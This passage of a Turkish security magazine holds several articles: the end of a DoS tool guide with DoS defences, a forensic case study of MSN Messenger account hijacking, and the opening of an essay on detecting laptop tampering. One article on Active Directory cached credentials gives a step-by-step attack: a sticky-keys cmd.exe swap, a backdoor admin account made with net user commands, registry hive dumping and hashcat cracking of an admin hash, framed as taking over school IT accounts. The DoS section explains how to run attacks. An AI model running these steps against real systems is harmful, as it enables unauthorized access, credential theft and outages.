algılamaz. Bu sayede hedefi sadece bir bilgisayar kullanarak istediğiniz kadar kilitleyebilirsiniz.

TOR'a bağlanma özelliği ile TOR Browser'ın ya da doğrudan TOR'un kurulu olduğu bir bilgisayarda "Use Tor" butonuna basarak programın DoS saldırısını TOR ağı / network'ü üzerinden yapmasını sağlayabilirsiniz. Bu güvenliği arttırsa da TOR ağı yavaş olduğundan DoS etkisi azalacaktır.

Örnek bir Clusterstorm saldırısı için arayüzde Clusterstorm'u seçtikten sonra hedef site URL'ini tarayıcınızdan kopyalayıp (başında http:// ya da https:// olmalı bundan dolayı URL'i manuel yazmayıp tarayıcıdan kopyalamanızı tavsiye ederim) URL yazan yere yapıştırın. Sonra thread sayısını ayarlayın (varsayılan değer 15000 birçok hedef için etkili) Cluster Delay yazan yeri olduğu gibi "auto" olarak bırakın. "Start" butonuna basarak teste başlayabilirsiniz.

Örnek bir I-Mod saldırısı için arayüzde I-Mod'u seçtikten sonra yine tarayıcınızdan URL'i kopyalayıp programın URL bölümüne yapıştırın sonra thread sayısını ayarlayın daha sonra delay ve payload ayarlarını yaptıktan sonra (varsayılan değerler birçok hedef için etkili ama işe yaramazsa delay'ı azaltıp payload'ı arttırmayı deneyebilirsiniz. Tabii thread sayısı da arttırılmalı). Yine "Start" butonuna basarak teste başlayabilirsiniz.

İndirme linki: https://github.com/benerkaya/BinaryCannon

Uyarı: Sistem yetkililerinden izin almadan DoS ya da DDoS testi yapmak suç teşkil edecektir. Dolayısıyla izinsiz girişeceğiniz ve sistemlerde zararlara yol açacak her türlü harekete karşı, eylemi yapan kişinin kendisi sorumludur, yazar ya da yazının yayınlandığı dergi peşinen hiçbir mesuliyet kabul etmeyecektir. Burada anlatılanlar eğitsel amaçlıdır.

Peki DoS'a Karşı Ne Yapmalı?

DoS'a karşı kesin bir çözüm var diyemeyiz. Ancak bilinen en etkili yöntemlerden birisi IP başına yapılan istek sayısını kısıtlamaktır. Çünkü siteyi ziyaret eden bir kullanıcının siteye saniyede 5000 defa HTTP isteği yollaması gibi bir şey söz konusu olamayacağından, böyle bir girişim apaçık bir servis dışı bırakma saldırı girişimidir. Bir rate limit belirleyerek muhtemel saldırganı sürekli IP değiştirmeye zorlamış olursunuz. Bu da hiç değilse saldırganın işini biraz daha zorlaştıracaktır.

Cloud-Based Protection: Cloudflare ya da benzeri gibi Cloud-Based koruma sağlayan servisleri kullanırsanız onların, isteklerin sunucunuzdan önce bu servisler tarafından karşılanmasını ve olası bir saldırının bu servislerdeki mekanizmalar tarafından engellenmesini sağlayabilirsiniz.

Honeypot: Bal kovanı olarak bilinen bu yöntem saldırganları tuzağa düşürmeyi hedefler. Saldırganlar hedef siteyi kapattıklarını sanarken aslında bal kovanı sahibi trafiği izliyor olur. Böylece sadece kendinizi korumakla kalmayıp aynı zamanda saldırganları bulmanız kolaylaşır.

Sistem olarak bu yöntem IP banlamaya benzeyebilir ama farkı kara listeye alınan IP'leri yani saldırganları doğrudan bloklamak, saldırganlara sanki site kapanmış gibi sahte bir sayfaya yönlendirerek şaşırtmak. Bu durumda saldırganlar ya maksatlarına eriştiklerini düşünerek saldırıyı sonlandıracaklar ya da başardıklarını düşünerek saldırıyı tekrarladıklarında ya da devam ettiklerinde tespit edilmeleri kolaylaşacaktır.

Kaynaklar:

https://www.incapsula.com/ddos/

https://www.cloudflare.com/ddos/

Domain Cached Credentials (DCC) ile Active Directory Yönetici Hesabını Ele Geçirin

Günümüzde çoğu şirket Active Directory'nin (AD) nimetlerinden yararlanmaya başlamışken, unuttukları bazı noktaların nasıl kritik sonuçlara yol açabileceğine bu yazıda yer vermek istiyorum.

Windows ile varsayılan olarak gelen ayarların bir kısmı güvelik riski oluşturabilecek seviyede. Bu yazıda risk içeren yapılandırmalardan birini paylaşacağım: *Domain Cached Credentials (DCC).*

Windows XP'den itibaren varsayılan olarak açık gelen bu konfigürasyon, oturum açmış olduğunuz yerel bilgisayarda son 10 kullanıcının birtakım bilgilerini saklar. Bunlara kullanıcıların ismi ve ID'si, parola hash'i, ağda olan kişisel kullanıcı dizini ve kullanıcıların son oturum açma tarihi gibi pek çok bilgi dahildir.

Bu **kullanıcı bilgileri Domain Controller (DC) ile aramızdaki bağlantı koptuğu zaman oturum açabilmemiz için saklanır, bu son 10 kullanıcı içerisinde değilseniz oturum açamazsınız. Bu veriler regedit içerisinde 'SECURITY' dizininde saklanır ve 'SYSTEM' dizini tarafından şifrelenir. İnsanlar bağlantı problemleri yaşadığı takdirde mağdur olmamaları için tasarlanmış bir özellik fakat aynı zamanda mağduriyete de sebep olabilecek bir özellik.**

Gerçek hayattan bir örnek vermek istiyorum. Okulumda çalışan IT personeli bakım yaptıkları bilgisayar laboratuvarlarının kapılarına kimsenin girmemesi için uyarı yazısı yapıştırırlar (süper değil mi:). Bakım esnasında işlemlerini AD admin hesabıyla yapmış olurlar. İşte bu gibi durumlarda son giriş yapılan hesapların bilgilerini almak isteyebilirsiniz. Laboratuvara erişim yasağı kalktığına göre, şimdi bu bilgisayarlardan birine giderek AD admin hesaplarını ele geçirme zamanı!

Uygulamaya geçmeden önce işlemi yapacağımız bilgisayarda yönetici (local admin) yetkimiz olması gerekiyor, çünkü çalıştıracağımız komutlar regedit'te normalde girilemeyen yerlere erişiyor. Hemen gözünüz korkmasın! Local admin olmanın pek çok yolu var, fakat en kolayı live modda çalışabilen bir Linux dağıtımı ile makineyi boot etmek.

İhtiyacımıza uygun Linux dağıtımını live modunda başlattıktan sonra tek yapacağımız şey iki dosyanın ismini değiştirmek.

C:\Windows\System32 dizininde bulunan *sethc.exe* ile *cmd.exe*'nin isimlerini birbiri ile değiştiriyoruz.


Daha sonra live sistemden çıkıp normal şekilde sistemi başlatıyoruz. Kullanıcı login ekranına geldiğinizde sakın login olmayın çünkü kendi kullanıcımızı oluşturacağız. Shift tuşunu 4-5 defa ard arda basın. Normalde "sticky key" yani yapışkan tuşlar uyarısı görüntülemeniz gerekirken tam yetkili bir komut satırı göreceksiniz.

Aşağıdaki ilk kodu girerek 12345 parolasına sahip yerel bir kullanıcı oluşturup, ikinci kod ile oluşturduğumuz bu kullanıcıyı yönetici grubuna ekleyeceğiz.


```
net user /add yonetici 12345
net localgroup administrators yonetici /add
```

Her şey tamam! Şimdi sisteme local admin yetkisi ile giriş yapabiliriz. Fakat lokal giriş yapacağımız için kullanıcı ismimizi *.\yonetici* şeklinde girmeyi unutmayın.

Local admin olarak sisteme giriş yaptıktan sonra komut satırından 'reg save' komutu ile antivirüslere takılmadan kolayca istediğimiz dizinleri kopyalayabiliriz.



Resimde gördüğünüz gibi dizinimizi **C:** klasörüne kaydettik, bundan sonra içerisindeki bilgileri decode edeceğiz. Bunu yapmanın birden fazla yolu var fakat size en kolay yolunu göstereceğim.




Passcape firmasının yapmış olduğu Windows Password Recovery içerisinde pek çok aracı barındırıyor, biz de bu araçlardan birini kullanarak dosyalarımızı decode edeceğiz. Utils kısmındaki *Domain Cached Credentials Explorer* aracına SECURITY ve SYSTEM dosyalarımızı belirtiyoruz ve karşımıza çıkan ekrandan sağ tık ile bilgilerimizi export ediyoruz.

Not: Linux kullanmak isteyenler GitHub'da yer alan 'impacket' kütüphanesindeki 'secretsdump.py' scriptini kullanarak decode edebilirler.

Makinemiz Windows 10 olduğu için elde ettiğimiz hash tipi MSCacheV2. Bu hash tipi username ile saltlandığı için pass-the-hash saldırısı uygulayamayız. Hashcat veya benzeri bir programla kırmak zorundayız.

MSCacheV2, NTLM e kıyasla çok daha yavaş bir algoritma kullandığı için iyi bir sözlükle rule based saldırı yapmanızı tavsiye ederim ve tabii ki iyi bir GPU'nuz olmalı. Bunun nasıl yapıldığına değinemeyeceğim çünkü yazımızın kapsamı dışında. Fakat önemli bir kısım mevcut. *hashcat* programına username ve hash'imizi aşağıda olduğu gibi girmelisiniz.



$DCC2$#Administrator#7441C9B243DD7989CE825254F6659DB1

Aldığımız sonuç:


$DCC2$10240#administrator#7441C9B243DD7989CE825254F6659DB1:4u2gue55

Not: Hash ve sonucu temsilidir.

Admin parolamızı bulduk ve artık domain'de istediğimiz gibi at koşturabiliriz:) DC üzerinden Reverse Shell ile domaindeki bütün bilgisayarlara erişebiliriz veya NTDS.DIT sistem dosyasını shadow copy yardımıyla alarak domain'deki bütün kullanıcıların hash'lerini (NTLM) kırabiliriz.

Group Policy editörden en son kaç kullanıcının bilgilerinin kaydedileceğini belirleyebiliriz. Bu değeri 0 yaparsak caching özelliğini kapatmış oluruz.

İkinci bir yöntem olarak bu yaptığımız işlemin benzerini DC üzerinden yapıp, domain'deki bütün bilgisayarlara bu ayarı gpupdate /force komutuyla yollayabiliriz.



Koray Peksayar- koray@peksayar.org

Olay 1 - Üçüncü Adam Kim Suçlu, Kim Değil? Aslında İkisi de Mağdur

Olay Örgüsü

Bir arkadaşı T.U. isimli devlet memurunu telefonla arayarak, kendisine MSN Messenger'dan mesaj göndererek kumar ve erotik içerikli web sitelerine davet ettiğini ve kendisinin bundan rahatsız olduğunu söyler.

Başka bir arkadaşı da T.U.'nun kendisine erotik bir üslupla çeşitli web sitelerine davet ettiğini belirtir.

T.U. her iki arkadaşına da böyle bir şey yapmadığını, kendisinin bundan haberi bile olmadığını açıklar.

Olaydan rahatsız olan T.U. olayı arkadaşlarıyla paylaşır ve arkadaşları da savcılığa başvurmasını önerirler.

T.U.'nun başvurusu sonucu soruşturma açılır, ilgili mahkeme davayı kabul eder ve soruşturma davalaşır.

Dava devam ederken mahkeme Microsoft'tan MSN Messenger görüşme kayıtlarını ister.

Microsoft Corp.'dan alınan işlem raporunda T.U.'ya ait olan MSN Messenger kullanıcı hesabıyla gerçekleştirilen erişimin 30/01/2008 ile 08/03/2008 tarihleri arasında olduğu görülmektedir.

Microsoft Corp.'dan alınan kayıtlarına göre T.U.'nun IP adresi dışında başka bir adresten MSN Messenger'a T.U.'nun kullanıcı hesabı ile giriş yapıldığı görülmektedir.

Bunun üzerine mahkeme bu erişim işlemlerine ait IP adresi kayıtlarının kime ait olduğunu servis sağlayıcı firmadan ister.

Bu kayıtlarda listelenen IP adresleri İstanbul'da yaşayan bir abone olan C.L.'ye aittir.

T.U. Trabzon'da yaşamaktadır ve C.L.'yi tanımamaktadır.

C.L.'nin T.U.'nun bilgisayarına fiziksel erişimi olması bu bakımdan mümkün değildir.

Bunun üzerine Cumhuriyet Savcısı T.U.'nun MSN hesabının C.L. tarafından kırılarak T.U.'dan izinsiz olarak kullanıldığı iddiasıyla C.L.'nin ifadesinin alınmasını ve kullandığı bilgisayara el konularak inceleme yapılmasını talep eder. Mahkeme talebi kabul eder.

C.L.'nin ifadesi alınır ve kullandığı bilgisayarın sabit diskinde inceleme yapılır.

İnceleme İstanbul Emniyet Müdürlüğü Asayiş Şube Müdürlüğü Ar-Ge ve Bilgi İşlem Büro Amirliği İnternet ve Bilişim Suçları Kısmı tarafından yapılır ve 15/08/2008 tarihli "Teknik Analiz ve Hard Disk İnceleme Raporu" ilgili uzman tarafından kaleme alınarak dava dosyasına konulur.

Rapora göre sanık C.L., davacı T.U.'nun Hotmail e-posta adresini kullanarak MSN Messenger'a giriş yapmıştır. Fakat MSN Messenger ile ne gibi bir işlem yaptığının detayı bulunmamaktadır.

C.L. bunu reddeder, T.U.'yu tanımadığını, herhangi bir bilgisayar sistemine ait parolayı kırabilecek bilgisayar bilgisine sahip olmadığını ve kendisinin sadece giriş seviyesinde bir kullanıcı olduğunu söyler.

C.L.'nin savunmanı da rapora itiraz eder. Bunun üzerine mahkeme verdiği ara kararda bu olayın incelenmesi için dosyanın resen seçilen yeminli bilirkişiye gönderilmesine karar verir.

Esas Delillere Ulaşılmada Olay Örgüsü

Dosyada kâğıt üzerinde yapılan incelemede ilginç bir durumla karşılaşılır.

15/08/2008 tarihli Teknik Analiz ve Hard Disk İnceleme Raporu'nda yer alan "Kullanıcı MSN Messenger programında oturum kayıtlarının saklanmasını seçmediği için kayıtlar hard disk içeriğinde görülmemektedir" denilmektedir.

Ancak, raporun ekindeki ekran görüntüsü büyütüldüğünde MSN ağına bağlanmak için kullanılan MSN Messenger programına ek olarak Messenger Plus! isimli eklenti programının kullanıldığı görülmektedir.

İstanbul Emniyet Müdürlüğü uzmanının belirttiğinin aksine, bu eklentinin kullanılması sonucunda oturum günlüğünün kaydedildiği anlaşılmaktadır.

Ekran görüntüsünde 9. satırdan başlayarak okunan kayıtta HTML metninde şu ibareye rastlanmaktadır: "*Messenger Plus! Sohbet Günlüğü Session 2008-02-20 T 23-29-37 Oturum Başlama 20 Şubat 2008 Çarşamba*"

Bu yazı bir oturum kaydının bir parçasıdır ve 20 Şubat 2008 gecesi saat 23:29:37'de oturum açıldığı bilgisini içermektedir.

T.U.'nun e-posta adresiyle MSN'e giriş yapan kullanıcı başka bir kullanıcıya mesaj göndermek üzere bir pencere açmıştır.

Bu pencerede gönderilecek mesaj daha önce "r" takma isimli başka bir kullanıcının 14:02'de kullanıcı çevrimdışıyken gönderdiği mesajın kopyası olduğu anlaşılmaktadır.

Mesaj içeriği "*TIKLAYIN http://www.engellemebul.org*" web sitesine linktir.

Bu mesaj gönderildikten hemen sonra T.U.'nun e-posta adresiyle MSN'e giriş yapan kullanıcı oturum açmış gözükür.

Oturum açılmasını takiben saniyeler içinde, T.U.'nun e-posta adresiyle MSN'e giriş yapan kullanıcı çevrimdışı (gizli) hale geçer.

T.U.'nun e-posta adresi kullanılarak yapılan 20 Şubat 2008 tarihli oturum açma bilgisi Microsoft Corp. tarafından sağlanan yazıda da Türkiye Saati ile 23:30:03 olduğu dava dosyasında kayıtlıdır.

Diskteki oturum kaydına göre oturum açılmasından hemen önce davacı T.U.'nun e-posta adresi kullanılarak mesaj gönderilmek istenmektedir.

Dahası, bu mesaj kötü amaçlı web sitesi olan www.engellemebul.org'un reklamı niteliğindedir.

Bu işlem sonrasında aynı saniyede kullanıcı çevrimiçi olmaktadır.

İşlemlerin bu sırayla birkaç saniye içerisinde çok deneyimli bir bilgisayar kullanıcısı tarafından bile gerçekleştirilmesi imkansızdır.

Kullanıcı açılan pencereyi ve gönderilen mesajı görmemektedir.

Aynı zamanda ilk incelemeyi yapan polis uzmanının disk imajı üzerinde sadece davalının e-posta adresini aratarak ve başka hiçbir detaya dikkat etmeksizin raporunu kaleme aldığı da anlaşılmaktadır.

Dahası, inceleme sonrası disk imajının imha edildiği bilgisi söz konusu raporda yer almaktadır. Bu yüzden oturum kaydının devamını elde etmek maalesef mümkün değildir!

Pratik Teknik Ayrıntılar

Bilindiği üzere MSN mesajlaşma sistemi Microsoft Corp. tarafından işletmeciliği yapılan ücretsiz bir mesajlaşma ve dosya aktarım ağıdır.

Söz konusu sistem İnternet'e bağlı birden çok sunucu bilgisayardan ve mesajlaşma ağını kullanmak üzere bu sunuculara bağlanan kullanıcı bilgisayarlardan (istemcilerden) oluşur.

Sunucu bilgisayarlar daha önce kullanıcılar tarafından oluşturulan şu bilgileri depolarlar;

1. Kullanıcı e-posta adresi, takma isim ve paroladan oluşan doğrulama bilgilerini,
2. Kullanıcıların kendileriyle mesajlaşmaya onay verdikleri kullanıcıların (arkadaşlarının) listesini,
3. Kullanıcıların arkadaş listesindeki kişilerden mesaj almamak istemesi üzerine engellediğini,
4. Kullanıcıların hangi kullanıcılara MSN sisteminde bağlantı kurmasına rağmen sanki bağlanmamış gibi gizli görünmesini istediği.

Kullanıcı bilgisayarında (istemcide) kurulu olan MSN Messenger programı ile bu sisteme tanımlı kullanıcı kaydına, MSN Messenger ağı hizmetlerine erişim için, daha önce sisteme tanımlanmış bir e-posta adresi ve parola ile bağlantı kurulur.

MSN Messenger programında yukarıda ayrıntısı anlatılan listelerin bir kopyası tutulur ve kullanıcı yeni bir arkadaş eklediğinde, durum değişikliği yaptığında ve seçeneklerini değiştirdiğinde MSN sistemi ile eşleştirme yapılır. Böylece kullanıcı seçenekleri hem hizmet sağlayan sunucuda hem de kullanıcının bilgisayarında birebir kaydedilmiş olur.

Kullanıcının diğer kullanıcılarla yaptığı görüşmelerin kayıtları sunucu bilgisayarda depolanmaz. Söz konusu kayıtlar MSN Messenger programında ilgili seçenek etkinleştirildiğinde kullanıcının bilgisayarında depolanır.

MSN Messenger programına ek özellikler kazandırması için çeşitli programlar kullanıcı bilgisayarına kurulabilir.

Bu programlardan en popüleri *Messenger Plus!* adı verilen programdır.

Kullanıcı bilgisayarına Messenger Plus! kurulması halinde, MSN Messenger programında ilgili seçenek etkinleştirilmese bile program içinde ön tanımlı bir periyot için sohbet günlüğü kaydı tutulmaktadır.

Elde Edilen Delillerin Yorumlanması

Karşılaşılan olay örgüsünden elde edilen izlenim mesajların kullanıcının istemi dışında, kötü amaçlı bir yazılım tarafından gönderildiğidir.

Benzer vakaların başka kullanıcıların da başına geldiği arama motorlarında yapılan araştırmayla da tespit edilmektedir.

Bu olayların özellikle adeta fırtına halinde 2008 yılının ocak ve mart ayları arasında görüldüğü bu araştırma sonucunda ortaya çıkmaktadır.

Bu yazılım İnternet kullanıcıları ve uzmanları arasında robot kelimesinin kısaltması olan "bot" terimiyle anılmakta ve çeşitli işlemlerin otomatikleştirilmesi için kullanılan yazılım olarak tanımlanmaktadır.

Bu yazılım Messenger Plus! adlı yazılımın değiştirilmiş halidir ve bazı web siteleri çeşitli reklamlarla, MSN Messenger sistemi kullanıcılarına bu yazılımı indirip bilgisayarlarına kurmalarını teşvik eder.

Bu web sitelerinin başlıcaları *engellemebul.org* ve *engellemebul.info* siteleridir. Bu siteler günümüzde sahiplerince kapatılarak yayından kaldırılmıştır. Benzer isimlere sahip birçok sitenin de geçmişte yayında olduğu bilinmektedir.

Kullanıcılar ilgili reklamlara tıklayarak bu sitelere girdiklerinde *"Bu hizmet MSN'de size gizli gözüken ve sizi engelleyenleri görmenizi sağlar."* vaadiyle kandırılmakta, kendilerinden MSN sistemine giriş yaptıkları e-posta adresi ve parolasını bir forma girmeleri istenmektedir.

Bu form bilgileri kötü amaçlı web sitesince kayıt altına alınır ve başka bir yazılımla girilen bilgiler kullanılarak MSN sistemine giriş yapılır.

Kötü amaçlı bu site kullanıcının arkadaş listesinde yer alan kişilerden bazılarını göstererek bu kişilerin kullanıcıdan gelecek mesajları engellediğini bildirir.


Kullanıcıya tavsiye olarak kendilerini engelleyen kişileri güncel olarak görmeleri için daha önce yine aynı yazılımı indirip bilgisayarlarına kurmalarını tavsiye eder.

Yazılım, kurulduğunda web sitesi tarafından yollanan mesajları kullanıcı bilgisi dışında başka kullanıcılara göndermeye başlar.

Bu mesajlar sitede kayıtları bulunan kullanıcıların arkadaş listelerindeki kullanıcılara, sitede kayıtları bulunan ve her seferinde rastgele seçilen bir kullanıcıdan gönderilmiş şekilde iletilmektedir.

Mesaj içerikleri kötü amaçlı kişiler tarafından veya bir çeşit "sanal zeka" özellikleri taşıyan sistem tarafından da belirlenebilir.

Mesaj içerikleri bahsedilen kötü amaçlı yazılımın indirildiği siteyi tavsiye etme, erotik görüntülerin yer aldığı web sitelerinin reklamları veya sitenin veri tabanında kayıtlı olan kadın kullanıcılar tarafından gönderilmiş gibi gösterilen cinsel içerikleri mesajlar olabilmektedir.



Bu çalışma akışıyla yazılım, bulaştırma – reklam / pazarlama – tekrar bulaştırma süreciyle büyük miktarda kullanıcının bilgisayarlarının kendi istekleri dışında kullanıldığı bir zincire dönüştürülmüştü.

Bu zincire benzeyen oluşumlar günümüzde özellikle sosyal medya ortamında ve 3. parti e-posta hizmetlerinde görülmektedir.

Özellikle Twitter ve 3. parti e-posta hizmetlerini kullananların oltalama linkleriyle ve kötücül yazılım içeren eklentileri çalıştırmaları sonucunda çalınan özel bilgileri ve hesapları üzerinden benzer faaliyetler yürütülmektedir.

Benzer durumla karşılaşılmaması için cihazlara kurulan yazılımların kaynağının, gönderiler içinde bulunan linklerin ve eklerin güvenilir olduğundan ve göndericinin kimliğinin gerçek olduğundan emin olunması gerektiği malumunuzdur.

Ancak, bilişim okur-yazarlığı yeterli olmayan kolluk ve yargı mensuplarının bu olay örgüsünü çözümlemek ve anlamakta sorunlar yaşadığı çokça bilinmeyen bir husustur.

Benzer olayların çözümünün yapılmasında bilişim uzmanlarına büyük ihtiyaç duyulmaktadır.

Micah Lee - micah.lee@theintercept.com*

Laptop'um Hacklendi mi?

Laptop'unun Hacklenmesi Kaçınılmazsa, Saldırganın İşini Zorlaştırmaya Bak![1]

Benim gibi dijital güvenlik uzmanlarının her zaman muhatap oldukları şöyle bir soru var: *"Laptop'uma zararlı bir yazılım bulaşmış olabileceğini düşünüyorum. Kontrol e*debilir misin?"

Bu şüpheler bizi ürkütüyor çünkü modern exploitler, tıpkı modern bilgisayarlar gibi zeki, karmaşık ve çözümlenmesi zor. Bu cihazlarımıza, çoğunlukla da laptoplarımıza fiziksel erişim olduğunda daha fazla bizleri ürkütüyor. Özellikle de seyahat ettiğimiz zamanlarda. Hasılı, belirli türdeki müdahaleleri tespit etmek mümkün, fakat bu iş öyle çocuk oyuncağı değil.

Elinizin altındaki bir laptopa bile gönül rahatlığı ile "temiz raporu" verebilmek pek mümkün değil. Çünkü aklınıza gelmeyen bir yöntemle laptopa bir şekilde müdahale edilmiş olması muhtemel.

İzinsiz erişim ve cihazların kurcalanması özellikle de insan hakları çalışanları, aktivistler, gazeteciler ve yazılım geliştiriciler gibi hassas data barındıran kimseler için yaygın bir sorundur. Bu özelliklerdeki kişiler seyahat ederken sıklıkla cihazlarının güvenliği konusunda titiz davranırlar. Nihayetinde laptoplarda haber kaynakları, kişi listeleri, parola veri tabanları, yazılan kodu imzalamaya ya da uzak sunuculara erişmeye yarayan şifreleme anahtarları gibi hassas verileri barındırırlar.

Bir konferansa gittiğinizde, bir oturuma katılmak için laptop'unuzu otel odasında bırakmak ne kadar güvenlidir peki? Şayet otel odasına döndüğünüzde laptop'unuzu, bıraktığınızı düşündüğünüz pozisyondan farklı bir durumda bulsanız hâlâ laptopunuzu güvenle kullanabilir misiniz?

Acaba biri laptop'unuzu mu kurcaladı yoksa oda temizliği için gelen biri basitçe yerini mi değiştirdi? Belki de laptop'u bıraktığınız yeri yanlış hatırlıyorsunuz.

Bu sorular gönül rahatlığı ile cevaplanamayacak çünkü laptop'a yapılmış zekice bir müdahaleyi tespit edebilmek o kadar kolay değil. Fakat her adımını dikkatlice kontrol ettiğiniz bir deney ile hiç değilse riskleri anlayabileceğimizi umdum. Geçtiğimiz iki yıl boyunca "honeypot" olarak adlandırdığım bir laptop'u gittiğim her seyahatte yanımda götürdüm. Bu laptop özellikle kurcalanmayı cezbedecek ve tespit edecek şekilde hazırlandı. Şayet devlet destekli ya da herhangi bir şekilde arka çıkılmış bir hacker bilgisayarımı fiziksel olarak kurcalamak suretiyle beni hacklemeye çalışırsa sadece onu iş üzerinde yakalamayı değil, aynı zamanda kullandıkları yöntemlerin nasıl olduğu hakkında da olabildiğince fazla delil toplamayı ve bu kişilerin kimler olduklarını öğrenmek istiyordum.

